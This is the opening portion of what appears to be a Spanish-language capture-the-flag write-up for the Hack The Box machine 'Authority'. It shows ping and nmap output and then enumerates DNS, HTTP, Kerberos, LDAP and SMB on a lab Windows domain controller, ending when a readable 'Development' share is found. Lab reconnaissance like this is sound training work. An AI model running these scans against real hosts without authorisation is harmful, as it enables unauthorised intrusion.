Published
- 7 min read
Authority
Ping
       PING 10.10.11.222 (10.10.11.222) 56(84) bytes of data.
64 bytes from 10.10.11.222: icmp_seq=1 ttl=127 time=153 ms

--- 10.10.11.222 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 153.116/153.116/153.116/0.000 ms
TTL 127=Windows
nmap
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-23 04:30:54Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2024-03-23T04:32:01+00:00; +3h59m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-03-23T04:32:04+00:00; +3h59m02s from scanner time.
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-03-23T04:32:01+00:00; +3h59m02s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-03-23T04:32:04+00:00; +3h59m02s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp open ssl/https-alt
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Sat, 23 Mar 2024 04:31:02 GMT
| Connection: close
| <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| GetRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Sat, 23 Mar 2024 04:31:01 GMT
| Connection: close
| <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| HTTPOptions:
| HTTP/1.1 200
| Allow: GET, HEAD, POST, OPTIONS
| Content-Length: 0
| Date: Sat, 23 Mar 2024 04:31:01 GMT
| Connection: close
| RTSPRequest:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 1936
| Date: Sat, 23 Mar 2024 04:31:08 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character found in the HTTP protocol [RTSP/1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2024-03-21T00:17:23
|_Not valid after: 2026-03-23T11:55:47
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49675/tcp open msrpc Microsoft Windows RPC
49682/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49683/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49685/tcp open msrpc Microsoft Windows RPC
49692/tcp open msrpc Microsoft Windows RPC
49695/tcp open msrpc Microsoft Windows RPC
49758/tcp open msrpc Microsoft Windows RPC
52388/tcp open msrpc Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.94SVN%T=SSL%I=7%D=3/22%Time=65FE22FE%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\x20text/htm
SF:l;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Sat,\x2023\x2
SF:0Mar\x202024\x2004:31:01\x20GMT\r\nConnection:\x20close\r\n\r\n\n\n\n\n
SF:\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0;URL='/pwm'
SF:\"/></head></html>")%r(HTTPOptions,7D,"HTTP/1\.1\x20200\x20\r\nAllow:\x
SF:20GET,\x20HEAD,\x20POST,\x20OPTIONS\r\nContent-Length:\x200\r\nDate:\x2
SF:0Sat,\x2023\x20Mar\x202024\x2004:31:01\x20GMT\r\nConnection:\x20close\r
SF:\n\r\n")%r(FourOhFourRequest,DB,"HTTP/1\.1\x20200\x20\r\nContent-Type:\
SF:x20text/html;charset=ISO-8859-1\r\nContent-Length:\x2082\r\nDate:\x20Sa
SF:t,\x2023\x20Mar\x202024\x2004:31:02\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n\n\n\n\n\n<html><head><meta\x20http-equiv=\"refresh\"\x20content=\"0
SF:;URL='/pwm'\"/></head></html>")%r(RTSPRequest,82C,"HTTP/1\.1\x20400\x20
SF:\r\nContent-Type:\x20text/html;charset=utf-8\r\nContent-Language:\x20en
SF:\r\nContent-Length:\x201936\r\nDate:\x20Sat,\x2023\x20Mar\x202024\x2004
SF::31:08\x20GMT\r\nConnection:\x20close\r\n\r\n<!doctype\x20html><html\x2
SF:0lang=\"en\"><head><title>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\
SF:x20Request</title><style\x20type=\"text/css\">body\x20{font-family:Taho
SF:ma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3,\x20b\x20{color:white;backgro
SF:und-color:#525D76;}\x20h1\x20{font-size:22px;}\x20h2\x20{font-size:16px
SF:;}\x20h3\x20{font-size:14px;}\x20p\x20{font-size:12px;}\x20a\x20{color:
SF:black;}\x20\.line\x20{height:1px;background-color:#525D76;border:none;}
SF:</style></head><body><h1>HTTP\x20Status\x20400\x20\xe2\x80\x93\x20Bad\x
SF:20Request</h1><hr\x20class=\"line\"\x20/><p><b>Type</b>\x20Exception\x2
SF:0Report</p><p><b>Message</b>\x20Invalid\x20character\x20found\x20in\x20
SF:the\x20HTTP\x20protocol\x20\[RTSP/1\.00x0d0x0a0x0d0x0a\.\.\.\]</p><
SF:p><b>Description</b>\x20The\x20server\x20cannot\x20or\x20will\x20not\x2
SF:0process\x20the\x20request\x20due\x20to\x20something\x20that\x20is\x20p
SF:erceived\x20to\x20be\x20a\x20client\x20error\x20\(e\.g\.,\x20malformed\
SF:x20request\x20syntax,\x20invalid\x20");
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 3h59m02s, deviation: 0s, median: 3h59m01s
| smb2-time:
| date: 2024-03-23T04:31:54
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 22 20:33:02 2024 -- 1 IP address (1 host up) scanned in 97.79 secondsActive Directory LDAP (Domain: authority.htb) - (DNS authority.htb.corp)
Enumeración del puerto 53 (Domain)

dig no obtenemos nada relativamente importante

dnsrecon

Enumeración del puerto 80 (http)
en la web no obtenemos mucha información

Enumeración del puerto 88 (Kerberos)
por el momento no podemos obtener ningún usuario para el servicio de kerberos

Enumeración del puerto 135 (msrpc)
por el momento seguimos sin obtener información importante
Enumeración del puerto 389 (ldap)
seguimos sin obtener informacion
ldapsearch -x -H ldap://10.10.11.222 -b "dc=authority,dc=thb" -s sub "(objectclass=*)"
Enumeración del puerto 445 (SMB)
obtenemos información sobre dos recursos compartidos en los cuales tenemos permisos de lectura en este caso Development parece interesante
